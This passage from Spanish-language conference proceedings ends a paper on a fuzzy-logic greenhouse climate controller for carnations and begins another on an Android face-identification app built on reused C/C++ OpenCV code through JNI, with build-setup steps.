La salida del FIS (Sistema de Inferencia Difusa) del subsistema de ventilación, se corresponde con la manipulación de las alturas de las cortinas. La altura máxima con la que se trabaja en el invernadero es de 3 metros de altura con respecto al suelo, por lo tanto el universo de discurso (U) está comprendido entre 0 % Y 100%.

En la ecuación siguiente se tiene:

x=“Altura de la cortina en porcentaje”.

a= “valor que toma la variable” a ∈ U.

$$\mu_s(x, a) = \begin{cases} 1, & x = a \\ 0, & x \neq a \end{cases}$$

De manera que estas expresiones lingüísticas tendrán el siguiente valor en términos del VPS haciendo referencia a la altura de la cortina con respecto al suelo:

NULA: $\mu_x(x, 0\%)$ cortina cerrada, o bajada en su totalidad. MUY_BAJA: $\mu_x(x, 15\%)$ aprox. 0.45m altura de la cortina. BAJA: $\mu_x(x, 35\%)$ aprox. 1.05m de altura de la cortina. MEDIA: $\mu_x(x, 50\%)$ corresponde a 1.5m de altura elevada de la cortina. ALTA: $\mu_x(x, 85\%)$ aprox. 2.55m de altura elevada de la cortina. MUY_ALTA: $\mu_x(x, 100\%)$ cortina subida en su totalidad (3m de altura).

La Fig.10 muestra la salida correspondiente al Subsistema Ventilación.




Fig.10- Salida difusa para Subsistema Ventilación

Salida para el Subsistema Calefacción

Para el subsistema de calefacción utilizamos la modulación por ancho de pulso (PWM), por lo que la salida representa el ancho de cada pulso (en %) manteniendo la amplitud y periodo constante en el tiempo. Es decir, dependerá de cómo la corriente circule por los conductores para que el motor gire a una determinada velocidad.

El universo de discurso (U) está dado entre 0 % y 100%.

En la ecuación que a continuación se presenta se tiene las variables: x ="Revoluciones por minuto del motor de corriente continua controlado de acuerdo al ancho de cada pulso".

a ="valor que toma la variable" $a \in U$.

$$\mu_S(x, a) = \begin{cases} 1, & x = a \\ 0, & x \neq a \end{cases}$$

En términos del VPS haciendo referencia a las revoluciones del motor, se presentan los siguientes variables lingüísticas con sus respectivos valores:

NULA: $\mu_x(x, 0\%)$ de las revoluciones del motor.
MUY_BAJA: $\mu_x(x, 15\%)$ de las revoluciones del motor.
BAJA: $\mu_x(x, 35\%)$ de las revoluciones del motor. MEDIA: $\mu_x(x, 50\%)$ de las revoluciones del motor. ALTA: $\mu_x(x, 85\%)$ de las revoluciones del motor. MUY_ALTA: $\mu_x(x, 100\%)$ de las revoluciones del motor.

Se observa en la Fig.11 la salida correspondiente al subsistema calefacción con un único valor de soporte en cada punto, también llamado "Singularidad difusa".




Fig.11- Salida para Subsistema Calefacción

4.1.3. Reglas

Para que el controlador pueda operar de manera similar al personal especialista, se deben incorporar en forma de reglas la experiencia o conocimiento del humano. Para este controlador se estableció un total de 96 reglas, las cuales surgen de combinar las entradas definidas anteriormente con sus salidas correspondientes. Es decir, para el subsistema ventilación se tiene la combinación de las variables humedad relativa, temperatura y luminosidad para dar la orden de que tan alto deberían elevarse las cortinas para que se ventile. En el caso del subsistema calefacción, estas variables humedad relativa, temperatura y luminosidad se relacionan para que se dispare las revoluciones del motor a un nivel tal que se permita el ingreso de aire caliente. Además de las anteriores, se formularon 11 reglas más, para generar los mensajes de aviso al productor ante la necesidad de requerir otro dispositivo que no sea el uso de la cortina como el de la caldera, los componentes considerados en estas reglas fueron: Alarma, Sistema de Aspersión, Media Sombra y Luz Artificial, todas estas salidas de acuerdo a las variables de entradas: temperatura, humedad relativa y luminosidad.

4.1.4. Defuzificación

El proceso de inferencia difusa se basa en encontrar de cada regla que se activó (w_i , o peso o grado de pertenencia del antecedente) y la salida de la función definida (Singleton) z_i , una conclusión o salida difusa. Pero el dato de salida del sistema debe ser un número real y debe ser representativo a todo el conjunto de reglas activadas con sus respectivas salidas. Para obtener el número real de salida del controlador difuso se debe defuzificar la variable lingüística obtenida, y eso se calcula mediante algún método, el "más común y ampliamente usado" es el promedio ponderado, definida mediante la siguiente ecuación:

$$z' = \frac{\sum w_i z_i}{\sum w_i}$$

Donde el resultado z' representa una idea diferente según el subsistema activo en el momento. Mientras que en el subsistema de ventilación representa la altura que debe estar la cortina (en %), en el de calefacción indica el ancho de pulso que debe tener la señal en un periodo dado para controlar las RPM del motor DC.

5. Metodología de Trabajo

En este trabajo se utilizó como guía la Metodología IDEAL, aplicando algunas de las series de tareas y actividades para lograr emular el comportamiento humano (adquisición de conocimiento, formulación de reglas). También se utilizó el Fuzzy Logic Toolbox de Matlab para modelar y diseñar todo el proceso de inferencia difusa; métodos de implicación, de agregación y defuzificación, funciones de pertenencia, además de la posibilidad de crear, modificar o eliminar reglas fuzzy, entre otras posibilidades.

6. Resultados y Evaluación

Para evaluar los distintos contextos en los cuales se verá el comportamiento del controlador propuesto, se divide las pruebas en el subsistema ventilación y subsistema calefacción.

Antes de realizar las pruebas y mostrar los resultados, se expone nuevamente los intervalos con los valores ideales para la temperatura de $[12, 26]^\circ\text{C}$, para la humedad de $[45, 80]\%$ y la luminosidad de $[10.000, 48.000]\text{Lux}$ de manera que se pueda realizar las evaluaciones correspondientes.

6.1. Subsistema Ventilación

Experimento 1: Suponiendo que la temperatura exterior medida a través del sensor externo devuelva un valor de 20° (valor contenido en el $[12,50]^\circ\text{C}$) entra en

funcionamiento este subsistema. Considerando el clima del invernadero, reflejado en la Tabla 1.

Tabla 1. Clima a evaluar dentro del invernadero

Temperatura(T):	18°C
Humedad (HR):	49%
Luminosidad(L):	25000 Lux
Altura actual de la cortina:	3m

Para este contexto, la salida que se obtiene de acuerdo a lo que se observa en la Fig.12, tendrá un valor generado de 33,7 (VPS) en valor porcentaje (%), que representa aproximadamente 1 metro de altura que va a tener la cortina con respecto al suelo.




Fig.12- Salida del subsistema ventilación usando MatLab®.

Entonces, el controlador difuso responde bajando las cortinas 2 metros de distancia, ya que la alta temperatura exterior que se tiene va a incidir directamente sobre el invernadero por medio de la radiación solar que esta podría llegar a generar. Por lo tanto, el controlador actúa para mantener el ambiente, debido a que los valores de las variables están dentro de los parámetros ideales, obteniendo una T=18.09°C, HR= 49.36% y L=25.4156 Lux.

6.2. Subsistema Calefacción

Experimento 2: En este nuevo contexto el valor de la temperatura exterior, medida por el sensor es de 7°, (valor perteneciente al [0,12]°C) lo que indica que es baja, dando lugar a que se active al subsistema calefacción. Contando además con los datos de la Tabla 2:

Tabla 2. Ambiente del invernadero a evaluar

Temperatura(T):	22°C
Humedad (HR):	60%
Luminosidad(L):	38000 Lux

De acuerdo a las entradas, se obtiene una salida del valor del 10% para la variable VPS, que en este caso representa el ancho de pulso de la señal correspondiente a la velocidad del motor de la caldera, el cual va a permitir el ingreso de aire caliente al invernáculo. Cabe mencionar que cuando se activa este subsistema, la cortina se encuentra cerrada, ya que es necesario conservar el calor interior.

En este contexto se observa, que la temperatura dentro del invernadero es muy diferente con respecto a la exterior. Estas situaciones son muy habituales debido a la zona de cultivo, donde los cambios bruscos son muy frecuentes sobre todo en la temporada invernal.

La salida para este subsistema también lo podemos observar en la Fig.13.




Fig.13- Salida del Subsistema Calefacción usando MatLab®.

Aquí se logra evaluar que el controlador responde conservando el clima del invernáculo por medio de un leve ingreso de aire caliente al invernadero de manera que la temperatura interior del invernáculo se mantenga en ese valor o dentro del intervalo, debido al rápido descenso de la temperatura exterior (7°) que podría influir en el invernadero si no se toma medidas inmediatas. El controlador difuso una vez que decide como actuar, logra mantener una T=22.97°C, HR=60.12% y L= 38.123 lux.

Experimento 3: Sobre este mismo subsistema y manteniendo la misma temperatura exterior, se tiene el siguiente conjunto de datos a evaluar:

Tabla 3. Ambiente del invernadero a evaluar

Temperatura(T):	6°C
Humedad (HR):	30%
Luminosidad(L):	10000 Lux

Con estos valores de entrada, presentados en la Tabla 3, se obtiene como salida del subsistema calefacción la

variable Y: 94.0, como se ilustra en la Fig.14, que representa un ancho (amplitud) de la señal cuadrada, que mandamos al motor de corriente continua constituyendo el 94% de su ciclo.

Además, en este contexto también entran en funcionamiento los actuadores para activar los dispositivos de aspersión, debido a la humedad deficiente, y las luces artificiales, mientras se espera que el ingreso de aire caliente estabilice la temperatura interior.




Fig.14- Salida del Subsistema Calefacción usando MatLab®.

En este caso, se observa que tanto la temperatura como la humedad están fuera de los valores ideales para el cultivo del clavel, por lo que se debe inmediatamente accionar para estabilizar el ambiente interior del invernáculo. El controlador logra subir la temperatura, haciendo que el motor funcione al máximo para ingresar la mayor cantidad de aire caliente en el menor tiempo. Con respecto a la humedad, el controlador activa un mensaje de alarma para poner en aviso al personal el funcionamiento del sistema de aspersión y lograr así estabilizar el valor de esta variable. Y con respecto a la luminosidad al encontrarse su valor al límite del intervalo tolerable para el cultivo, el controlador también pone en aviso para tratar de compensar los lúmenes necesarios para el clavel, mientras se espera que el ingreso de aire caliente estabilice la temperatura interior. El controlador logra ajustar los valores de las variables climáticas generando un valor para la $T=19^{\circ}\text{C}$, la $HR=59\%$ y una $L=20.000\text{ LUX}$.

7. Conclusión y Trabajo Futuro

En este trabajo se diseña un controlador difuso para mejorar las condiciones ambientales de un invernadero para el cultivo del clavel. Con las pruebas expuestas en el trabajo se puede observar que el controlador difuso logra

estabilizar y mejorar el ambiente, en base a la temperatura, humedad relativa y luminosidad leída dentro del invernáculo.

El controlador difuso consigue ajustar y mantener la temperatura del invernadero entre los 12° y 26° , a la humedad entre los valores 45% y 80%, y la luminosidad entre los 10.000 lux y 48.000 lux. Estos valores dan lugar a una óptima productividad para el cultivo del clavel.

Las pruebas fueron realizadas considerando además la temperatura de la zona, que se caracteriza por tener una destacada amplitud térmica estacional como diaria, sumada la presencia de vientos fríos debido a la altura, provocando la disminución brusca de la temperatura en la zona. Esto permitió diseñar un controlador que este en constante funcionamiento durante todo el día, y que puede responder adecuadamente a las distintas condiciones ambientales del invernadero, tal y como se mostró en los experimentos de la sección de resultados y evaluación.

Los avisos sobre los demás dispositivos adicionales (luz artificial, media sombra, aspersión) por parte del controlador, respondieron satisfactoriamente permitiendo crear, con el uso de la cortina y de la caldera un microclima óptimo para el invernadero (Experimento 3).

Con este controlador se podrá optimizar una producción de alta calidad para el cultivo del clavel, haciendo uso eficiente de todos sus recursos.

Como futuras investigaciones, se deja el diseño e implementación del hardware y del control difuso, de esta primera instancia. También, se podría extender como segunda instancia a las demás etapas de crecimiento del clavel, es decir, la etapa de producción y almacigo, que contiene otros conjuntos de tareas que se realizan en cada una de estas etapas.

8. Referencias

- [1] Francescangeli, N.; Mitidieri, M. (2006). El invernadero hortícola - Estructura y manejo de cultivos. Estación Experimental Agropecuaria San Pedro. Ediciones INTA. Recuperado en Marzo del 2017, de www.inta.gov.ar/sites/default/files/script-tmp-intasp_el_invernadero_horticola_2daed.pdf
- [2] Repositorio Institucional de la Escuela Superior Politécnica de Chimborazo. (2016). Diseño y construcción de un módulo para el control FUZZY de temperatura y humedad utilizando un sistema SCADA para el laboratorio de control y manipulación automática de la Escuela de Ingeniería de Mantenimiento de la ESPOCH. <http://dspace.esPOCH.edu.ec/handle/123456789/5176>
- [3] Ogata, K. (2010). Ingeniería de Control Moderna. Pearson, Quinta Edición. Madrid.
- [4] Hao Y. (2000). "Fuzzy Control and modeling: Analytical foundations and applications". IEEE Press Series on Biological Engineering.

[5] Agüero, J. J. (2014). MÓDULO 1: Invernaderos y sistemas de riego y fertilización. INTA AER Hornillos. Jujuy.

[6] INTA. (s.f). Quebrada de Humahuaca Recuperado en Marzo del 2017, de http://appweb.inta.gov.ar/w3/prorenea/ssd_qh/

Aplicación de Android para la Identificación de Rostros Basada en la Reutilización del Código Escrito en C/C++ - OpenCV

Pablo Santiago Pugliani
F.C.E.F.yN. Postgrado Telecomunicaciones
Universidad Nacional de Córdoba
pugliani@gmail.com

Elizabeth Vera
F.C.E.F.yN.
Universidad Nacional de Córdoba
elizabethvera99@gmail.com

Resumen

El trabajo presenta un ejemplo de una aplicación para Android de identificación de rostros, en la cual los algoritmos están codificados íntegramente en C/C++ como parte de un aplicación pensada para una computadora. Se presentan los puntos clave de la instalación y configuración de llamada nativa de Java (JNI) para poder usar el código escrito en C/C++ y las librerías OpenCV. Como resultado final se logró una aplicación para Android completamente funcional.

Palabra claves

Identificación de rostros, Android, OpenCV, Reutilización del código, llamadas nativas.

1. Introducción

Los teléfonos inteligentes cada día ofrecen más potencia de cálculo y capacidad de memoria, esto hace que los usuarios demanden de las mismas aplicaciones que existen en computadoras personales. Tal es así que muchos programas, para poder ser competitivo comercialmente, deben sus versiones ser compatibles para los principales sistemas operativos de computadoras (Windows y Linux) y ahora se suma Android en la lista como uno de los sistemas operativos para celulares más popular.

Los programadores siempre tienen preferencias en cuanto a los lenguajes de programación, interface de desarrollo y sistema operativo, a lo que se le suma que antes de poder realizar aplicaciones que se sustentan en algoritmos con una elevada complejidad matemática, se requiere realizar previamente una investigación.

El presente trabajo es un ejemplo de una aplicación de identificación de rostros para celulares con Android, cuyo núcleo es un código escrito en C/C++ usando las librerías OpenCV para Windows / Linux y fue la base de un trabajo académico que se presentó en el CoNaIISI 2014 [1], en esa oportunidad se trabajó únicamente para hacerlo correr en computadoras personales.

El trabajo está organizado de la siguiente manera: primeramente se especifica que técnicas se usarán para identificar y detectar rostros, posteriormente como se realizó la implementación a posterior los resultados obtenidos y se termina con la conclusión

2. Detección e Identificación de Rostros

La detección de rostros, es un derivado de la detección de objetos, la finalidad es poder ubicar caras de personas en una imagen. El método usado es el de Viola-Jones [2] basado en clasificadores débiles en cascada. OpenCV lo tiene codificado en C/C++ y da la posibilidad de personalizar los valores de los umbrales de los clasificadores.

La identificación de rostro consiste en poder reconocer quien es la persona que aparece en una foto a partir de una imagen de su rostro.

Existe una gran cantidad de técnicas y se las puede clasificar en: geométricas que trabajan en base a las relaciones-proporciones entre los distintos puntos característicos del rostro por ejemplo [3,4,5 y 6] y los holísticos que toman la imagen como un todo.

En este trabajo se usan tres técnicas holísticas que están ya disponibles en OpenCV y codificadas en C/C++ y estas son: Eigen Face [7], Fisher Face [8] y Local Histogram Binary Patterns (LHBP) [9]. Todas ellas están basadas en imágenes en escala de grises.

La detección y la identificación de rostros siempre están asociadas y trabajan juntas, primero se detecta el

rostro (o se controla que exista un rostro en una imagen) y luego se lo trata de identificar.

3. Interface de Desarrollo y Configuración de las Llamadas Nativas

Dado que el objetivo del trabajo es la reutilización del código utilizado previamente [1], se optó por utilizar una notebook Bangho MAX G1 con un micro I7-4710MQ y 8GB de memoria, con un sistema operativo Windows 8.1 y la interfaz de desarrollo (IDE) Android Studio 2.2.2.

La instalación se basó en los pasos usando en Wenkai[10] y en Android NDK[11], pero al hacer las pruebas se presentaron los siguientes inconvenientes: muchas referencias están apuntadas al sistema operativo Linux, otras a la IDE Eclipse, no se tiene en cuenta el uso de las OpenCV y el cambio de los permisos y las actualizaciones en los sistemas operativos Android, en base a ellos se realizó esta serie de pasos para poder lograr una instalación estable y la posterior configuración del proyecto:

1. Descargar el Android Studio
2. abrir el sdk manager e instalar todo: tool (sobre todo NDK), tool(preview channel), api2, ipi 6, api10, api17 y todas las api necesarias
3. Crear un nuevo dispositivo: android virtual device manager
4. Bajar OpenCV para android e instalarlo en C:\OpenCVAndroid\OpenCV-2.4.8-android-sdk
5. Agregar al path C:\OpenCV\my_build\install\x64\mingw\bin
6. Bajar a instalar mingw64 y agregar al path C:\mingw64\bin
7. Bajar e instalar Cmake y agregar al path C:\CMake\bin;
8. nuevo proyecto: nombre Identificacion organización: example.com
9. crear el directorio jni, dentro del crear el archivo .cpp Debe tener el mismo nombre que sale en el package example.com.identificacion; en este caso es identificacion.cpp, el archivo identificacion.cpp es donde está todo el código

en C, hay que tener cuidado en que el nombre de la función main contenga el nombre del proyecto y el extern C

```
extern "C" { JNIEXPORT jstring JNICALL  
Java_example_com_identificacion_MainActivity_hello  
ord(JNIEnv* env, jobject obj);
```

el return ya no es un puntero queda:

```
return env->NewStringUTF("");
```

10. crear Android.mk (en la carpeta jni) ver ese archivo para analizar que se le agregó
LOCAL_PATH :=\$(call my-dir)
include \$(CLEAR_VARS)
OPENCV_INSTALL_MODULES:=on
include C:\OpenCV-2.4.8-android-sdk\sdk\native\jni\OpenCV.mk
LOCAL_MODULE := funcionEnC
LOCAL_SRC_FILES :=
funcionEnC.cpp
include
\$(BUILD_SHARED_LIBRARY)
11. crear Application.mk (en la carpeta jni)
APP_STL := gnustdl_static
APP_CPPFLAGS := -frtti -fexceptions
APP_ABI := armeabi-v7a x86 mips
12. en el archivo del proyecto: local.propiedades agregar:
ndk.dir=C:\android-ndk-r13b
sdk.dir=C:\Users\pablo\AppData\Local\Android\Sdk
13. compilar el código en C de la siguiente manera (antes se agregó en el path el comando que se usará):
ir a show in explorer-> tecla shift mas botón auxiliar mouse y elegir abrir ventana de comando aquí escribir ndk-bulid (se compilará para todos los micros)
14. desde el proyecto crear la carpeta jniLibs dentro de src->main (queda: indentificacion->app->src->main->jniLibs) copiar desde el proyecto, todo lo que está en libs a jniLibs
15. Agregar en el manifest los permisos para acceder a la tarjeta de memoria y la cámara de fotos
16. Incluir el OpenCV al proyecto:

```
File ->New -> Import Module  
Select C:\OpenCV-2.4.8-android-  
sdk\sdk\java next -> finish
```

17. build-> make module opencv...
boton derecho->module dependence-> a la izquierda elegir app -> tab dependencies -> botón + elegir opencv

3.1. Consideraciones prácticas para usar las llamadas nativas de java (JNI)

Sumado a la instalación especificada en el punto anterior se usó un teléfono Samsung J5 habilitado el modo Android Debug Bridge (ADB).

El código escrito en C/C++ no tiene marcación de errores cuando se los escribe, no es un mayor inconveniente porque se usó un código ya usado y las modificaciones fueron mínimas. Resultó muy útil usar el modo consola de la IDE Androd Studio porque allí salieron muchos errores que se estaban produciendo a la hora de ejecución, en especial con la ubicación de los archivos.m.

Se debe tener especial cuidado a la hora de la programación cuando se quiere acceder a una ubicación específica dentro de la memoria del teléfono, desde la versión de Androd 6 se aumentaron las medidas de seguridad y se traduce en un refuerzo en lo permisos. Y otra nota de importancia es que las distintas versiones llaman de distinta manera la ubicación de la memoria interna y la sd, por ejemplo storage/sd y storage/emulated/0.

4. Aplicación Desarrollada

La aplicación utiliza el código escrito íntegramente en C/C++ usado en el trabajo [1], en esa oportunidad se hace una análisis comparativo de velocidad de procesamiento y calidad de los resultados, se compara los algoritmos de identificación de rostros EigenFace, FisherFace, LBPH y Compress Sensing [12] codificados para C/C++ y script .h (Octave o Matlab) y se los corrió en Windows y Linux. Las imágenes que contenían los rostros eran base de datos de imágenes en formato jpg y se las abría una a una para analizarla.

Para compatibilizar los códigos previamente escritos y pensados para hacer una análisis comparativo, se decidió en mantener todo lo más intacto posible, en base a esa razón desde el lado de Java se hace la interface gráfica y la obtención de la imagen usando las librería de la cámara fotográfica, se guarda esa imagen en la memoria, se le da paso al código escrito en C/C++ y allí se la abre y se hace la identificación o el entrenamiento.

Se utiliza el tamaño de 92x112 píxeles en el tamaño de las imágenes (este tamaño es un estándar de facto que viene la base imágenes Olivetti Research Lab's). y las imágenes se guardan con el formato jpg en color.

Se usó la Interface Nativa de Java (JNI) que es framework que permite ejecutar código escrito en C/C++ dentro de un proyecto de Java.

4.1 Diagrama en bloques generales de la solución implementada en la aplicación

La solución se puede descomponer en dos diagramas generales, uno referido al código escrito en C/C++ y otro al código escrito en Java.

En la Figura 1 se puede observar los bloques explicativos desde el lado de Java y en la Figura 2 los bloques explicativos de las operaciones que se realizan desde el lado de C/C++.




Figura 1 Bloques explicativos de lo codificado desde Java




Figura 2 Bloques explicativos de lo codificado en C/C++

4.2 Diagrama en bloques del código escrito en C/C++

En las Figuras 3 y 4(AyB) están los diagramas en bloques del código escrito en C/C++, es todo un solo código que aquí se lo dividió en dos diagramas de bloques para que sea más adecuada su visualización.

En la Figura 3 están los pasos que se hacen para ejecutar el entrenamiento de los tres métodos o algoritmos de identificación.

La Figura 4 A y B muestran como es la identificación de rostros en base a la imagen que se obtiene desde el lado de Java.




Figura 3 Bloques de entrenamiento




Figura 4 A Bloques de reconocimiento




Figura 4 B Bloques de reconocimiento

4.3 Pruebas de la aplicación

La aplicación se la probó en dos dispositivos celulares distintos: un Samsung J5 con sistema operativo Android 6.0.1 y un Noblex GO N501 con Android 5.1.

